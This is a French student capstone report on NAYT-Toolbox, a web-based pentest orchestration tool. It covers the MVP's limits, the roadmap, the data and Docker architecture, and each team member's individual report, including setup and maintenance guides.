


Diagramme de Gantt et chronologie opérationnelle globale des sprints de développement

9. Conclusion Générale, Limites Techniques du MVP et Feuille de Route (Roadmap)

9.1 Limites Techniques du MVP Réalisé

La version actuelle de la NAYT-Toolbox remplit avec succès les objectifs initiaux d'orchestration asynchrone et d'automatisation des utilitaires de sécurité CLI au sein d'une interface web unique conçue par Thomas Cependant, s'agissant d'un MVP d'étu des, le système présente plusieurs contraintes d'ingénierie identifiées par l'équipe : l'utilisation d'une base de données locale implique que l'outil est actuellement dimensionné pour un usage restreint sur un poste unique ou au sein d'un réseau de test privé. De plus, l'intégralité des spécifications théoriques de durcissement (chiffrement Fernet au repos, isolation par profils Seccomp sur des conteneurs de production distants et rôles RBAC en BDD) rédigées par Yanis REBAS n'a pas été matérialisée dans le code source final, constituant l'axe d'amélioration prioritaire de l'application.

9.2 Perspectives de Développement et Feuille de Route d'Évolution (Roadmap)


Afin d'industrialiser la solution et de préparer une transition vers un environnement d'entreprise à grande échelle pour Alpha Cyber Corporation, l'équipe a formalisé trois axes d'évolutions techniques majeurs au sein de sa feuille de route logicielle :


- **Axe 1 — Déploiement Micro-Services Distribués :** Migration du modèle local vers une infrastructure entièrement conteneurisée sous Docker et Docker Compose en production, déportant le pool de workers Celery de Nivoson sur des serveurs Linux distants pour accroître les capacités de scans parallèles.
- **Axe 2 — Implémentation du Chiffrement et du Contrôle d'Accès :** Matérialisation au sein du code source des spécifications RBAC et du chiffrement Fernet rédigés par la chefferie de projet de Yanis REBAS, afin d'assurer l'étanchéité des données et de garantir la conformité stricte au RGPD.
- **Axe 3 — Intégration d'un Moteur d'Analyse Intelligente (IA / LLM) :** Couplage du module de génération de rapports de Thomas avec un modèle de langage local (LLM) afin d'automatiser le parsing des résultats techniques bruts et de formuler de manière contextuelle des paragraphes de remédiations personnalisés pour les rapports clients.


Conformément à l'évolution de la direction artistique décidée en mai 2026, l'ensemble de l'interface graphique a été refondu pour s'harmoniser avec notre logo officiel. La toolbox présente désormais un thème sombre moderne et immersif mariant un Violet profond (#2E1A47) et des accents Oranges vibrants (#EA580C) évoquant des circuits imprimés. De plus, un module d'API VirusTotal a été intégré au Core Backend par Thomas : l'utilisateur dispose d'un onglet dédié permettant de soumettre de manière asynchrone des fichiers, hashes, IPs ou domaines pour en analyser la réputation en temps réel auprès de la base d'intelligence de VirusTotal.


Un système de tracking dynamique des vulnérabilités CVE (Common Vulnerabilities and Exposures) a également été intégré par Thomas Lorsqu'un scan offensif (Nmap, Nikto) identifie des vulnérabilités ou des ports ouverts, un parser asynchrone extrait les identifiants CVE et les injecte automatiquement au niveau de l'affichage des logs, du Findings Log de la base de données SQLAlchemy, ainsi que dans les livrables de rapports d'audit finaux générés.


Pour guider la persistance de l'application, Ayyoub a modélisé l'architecture relationnelle, la topologie réseau et les cas d'utilisation de l'outil à travers des schémas d'ingénierie détaillés avant la phase de codage :




Modèle Conceptuel de Données (MCD)
Users
id (PK)
username
role
Missions
id (PK)
name
target
status
user_id (FK)
Vulnerabilities
id (PK)
mission_id (FK)
title
severity
cvss
scan_tasks
id (PK)
mission_id (FK)
tool
status


Cas d'utilisation de l'application NAYT
Système de Gestion de Pentest
Créer / Gérer une Mission
Gérer les Utilisateurs
Lancer un Scan (Nmap et Nuclei)
Effacement en cascade
Consulter les résultats
Supprimer une Mission
Administrateur


Topologie Réseau et Flux de Communication Docker NAYT
Push Task (6379)
Pull Task (6379
HTTPS (443)
API REST (JSON)
NAYT-redis 172.18.0.3
NAYT-worker 172.18.0.5
Internet
SQL (5432)
NAYT-Frontend 172.18.0.6
NAYT-backend 172.18.0.4
NAYT-db 172.18.0.2
Utilisateur


Architecture de Déploiement et Stack Technique des Conteneurs NAYT
Toolbox
192.168.0.23
docker
NAYT-db 172.18.0.2
PostgreSQL
NAYT-redis 172.18.0.3
redis
NAYT-backend 172.18.0.4
python
FastAPI
NAYT-worker 172.18.0.5
NMAP
NUCLEI
ClamAV
metasploit
NAYT-Frontend 172.18.0.6
React
NGINX

10. Rapports de Synthèse Individuels (Rendus Individuels SUP DE VINCI)

10.1 Rapport Individuel de Synthèse — Yanis REBAS

10.1.1 Perspectives d'Évolution et Réflexion sur l'Avenir de la Solution

L'intégration physique du modèle RBAC et du chiffrement Fernet en base PostgreSQL de production constitue l'axe d'évolution prioritaire de mon périmètre.

10.1.2 Analyse Critique des Limites Techniques Rencontrées

La non-concrétisation au niveau du code de mes spécifications théoriques de sécurité constitue une dette technique importante, justifiée par la contrainte de temps d'un MVP d'études.

10.1.3 Annexe : Guide de Cadrage SecOps & Administration Agile

Le guide d'administration utilisateur de mon périmètre décrit la gouvernance de la plateforme Jira, les politiques de sécurité (SecOps) et le cycle de validation de l'assurance qualité (QA) des développements :

1. **Gouvernance et Workflows du Backlog :**
   - Tout ticket de développement doit respecter le workflow nominal : To Do (Backlog) -> In Progress (Développement) -> Code Review (Validation par un pair) -> QA Testing (Test fonctionnel en Docker) -> Done (Prêt pour staging).
2. **Checklist de Sécurité Mensuelle (DPO & SecOps) :**
   - Chaque mois, l'administrateur système doit auditer la base relationnelle pour identifier et purger les résultats d'audits dont la durée de conservation RGPD a expiré (secrets clients et hashes stockés depuis plus de 180 jours).
   - Vérifier l'absence d'inclusions de clés API ou secrets dans le code source Git en exécutant l'utilitaire TruffleHog depuis la racine du dépôt : trufflehog git file:///home/nayt/app/.

10.1.4 Analyse Personnelle et Rétrospective de Compétences

- **Défis :** Coordonner une équipe de 4 ingénieurs et converger vers des objectifs de livraison.
- **Forces/Faiblesses :** Rigueur de planification agile / Tendance à trop spécifier en phase amont.
- **Compétences :** Pilotage agile (Jira, Gantt), analyse STRIDE.
- **Axes d'améliorations :** Monter en compétences sur le développement Python et FastAPI.

10.2 Rapport Individuel de Synthèse — Thomas

10.2.1 Perspectives d'Évolution et Réflexion sur l'Avenir de la Solution

Migration du Frontend Jinja2 vers un framework React moderne et découplage via une API REST sous HTTPS.

10.2.2 Analyse Critique des Limites Techniques Rencontrées

Gestion des boucles asyncio et intégration des flux de communications temps réel au niveau des conteneurs Docker sans perte de paquets.

10.2.3 Annexe : Guide Utilisateur de l'IHM et Intégration de l'API

La documentation utilisateur de mon périmètre d'architecture s'adresse aux analystes SOC et aux administrateurs pour la prise en main de l'interface web (Dashboard) et de l'API interactive FastAPI.

1. **Prise en main de l'IHM Web (Theme Dark NAYT) :**

- *Connexion :* Rendez-vous sur http://127.0.0.1:8000/login. Saisissez vos identifiants. Un jeton JWT de session est généré côté serveur et stocké de manière sécurisée dans un cookie HttpOnly.
- *Navigation :* Utilisez le menu de gauche pour accéder à la gestion des missions. Sélectionnez une mission et cliquez sur le module "DOCX Report" pour générer et télécharger instantanément le rapport d'audit consolidé au format Microsoft Word.

2. **Interaction avec l'API Web Interactive (OpenAPI / Swagger) :**

- Accédez à l'URL http://127.0.0.1:8000/docs pour interagir avec la documentation interactive OpenAPI.
- Pour lancer un scan à l'aide d'un script externe, initiez une requête POST sur l'endpoint /api/pentest/scan avec la structure de payload JSON standard suivante :

```
{
  "scan_type": "nmap",
  "target": "100.111.114.22"
}
```

10.2.4 Analyse Personnelle et Rétrospective de Compétences

- **Défis :** Conception intégrale du core backend de l'application.
- **Forces/Faiblesses :** Autonomie de développement, maîtrise de l'écosystème FastAPI, rigueur de codage.
- **Compétences développées :** Développement fullstack Python (FastAPI, Jinja2, WebSockets, SQLAlchemy) et conception d'architectures applicatives asynchrones sécurisées.
- **Axes d'améliorations personnels :** Approfondir l'optimisation des flux de communication temps réel sous fortes contraintes d'entrées/sorties (WebSockets / gRPC).

10.3 Rapport Individuel de Synthèse — Nivoson

10.3.1 Perspectives d'Évolution et Réflexion sur l'Avenir de la Solution

En tant que responsable de la couche d'intégration CLI et des workers, l'évolution de la toolbox réside dans la création d'un catalogue de micro-conteneurs d'outils (scanners, exploits). Chaque outil ne devra plus être installé sur l'hôte, mais packagé individuellement au sein d'une image Docker légère. Un orchestrateur Celery distant distribuera les tâches sur des nœuds de calcul dédiés, permettant de mener des campagnes d'audit d'envergure industrielle sans impacter les performances de l'hôte.

10.3.2 Analyse Critique des Limites Techniques Rencontrées

L'encapsulation de binaires système d'exploitation via subprocess s'est hétérogénéisé avec l'asynchronisme. Certains outils bloquent leurs flux de sortie dans des tampons système internes, retardant l'affichage des logs.

10.3.3 Annexe : Guide de Lancement et Configuration des Workers d'Exécution

La documentation utilisateur associée à mon périmètre décrit la manipulation de la brique d'exécution système, l'interfaçage avec les binaires offensifs CLI locaux et l'exploitation des workers d'arrière-plan Celery.

1. **Démarrage global de la stack (Docker Compose) :**
   docker-compose up --build -d
2. **Démarrage manuel du Worker Celery :**
   celery -A app.celery_app worker --loglevel=info
3. **Contrôle d'activité et interruption d'un scan :**
   Lorsqu'un scan est actif, l'interface affiche le flux stdout du terminal en direct. Si un scan consomme trop de ressources, vous pouvez forcer l'interruption en cliquant sur "Stop Scan" sur l'IHM, ce qui révoque la tâche Celery correspondante.

10.3.4 Analyse Personnelle et Rétrospective de Compétences

- **Défis :** Interfaçage fiable et asynchrone avec des utilitaires système au sein de conteneurs isolés.
- **Forces/Faiblesses :** Solide expérience système / Moins d'affinités pour l'ergonomie graphique UI/UX.
- **Compétences :** Conteneurisation (Docker), file d'attente Redis/Celery, intégration de binaires Kali.
- **Axes d'améliorations :** Gestion avancée d'orchestrateurs d'infrastructure cloud.

10.4 Rapport Individuel de Synthèse — Ayyoub

10.4.1 Perspectives d'Évolution et Réflexion sur l'Avenir de la Solution

Déploiement d'un cluster PostgreSQL hautement disponible et sécurisé via des pipelines d'Infrastructure as Code (Ansible/Terraform).

10.4.2 Analyse Critique des Limites Techniques Rencontrées

La gestion de la persistance multi-services avec un volume partagé PostgreSQL a nécessité des ajustements pour éviter les blocages de connexions concurrentes des workers.

10.4.3 Annexe : Guide de Provisionnement Docker et de Maintenance BDD

La documentation utilisateur associée à mon périmètre détaille les étapes de déploiement initial de la solution sous Docker et la maintenance transactionnelle de la base de données PostgreSQL.

1. **Génération et initialisation de la base de données :**
   Lors du premier lancement, les tables sont créées automatiquement par SQLAlchemy. Assurez-vous que le service db est opérationnel :
   docker-compose up -d db

2. **Connexion directe au conteneur de BDD (Audit) :**
   Pour interroger directement la base de données PostgreSQL 15 :
   docker-compose exec db psql -U user pentestdb

3. **Procédure manuelle de sauvegarde transactionnelle :**
   Pour effectuer une sauvegarde à chaud de la base relationnelle PostgreSQL avant une mise à jour applicative majeure, lancez la commande suivante :
   docker-compose exec -T db pg_dump -U user pentestdb > backups/backup_nayt_$(date +%Y%m%d).sql

10.4.4 Analyse Personnelle et Rétrospective de Compétences

- **Défis :** Stabilisation de l'environnement d'exécution multi-conteneurs pour l'ensemble du groupe.
- **Forces/Faiblesses :** Rigueur d'ingénierie base de données / Focalisation sur l'infrastructure profonde.
- **Compétences :** Administration système, modélisation relationnelle de persistance (SQLAlchemy/Postgres) et gestion d'environnements conteneurisés.
- **Axes d'améliorations personnels :** Améliorer mes compétences de développement en Python asynchrone pour l'intégration de mécanismes réseaux avancés.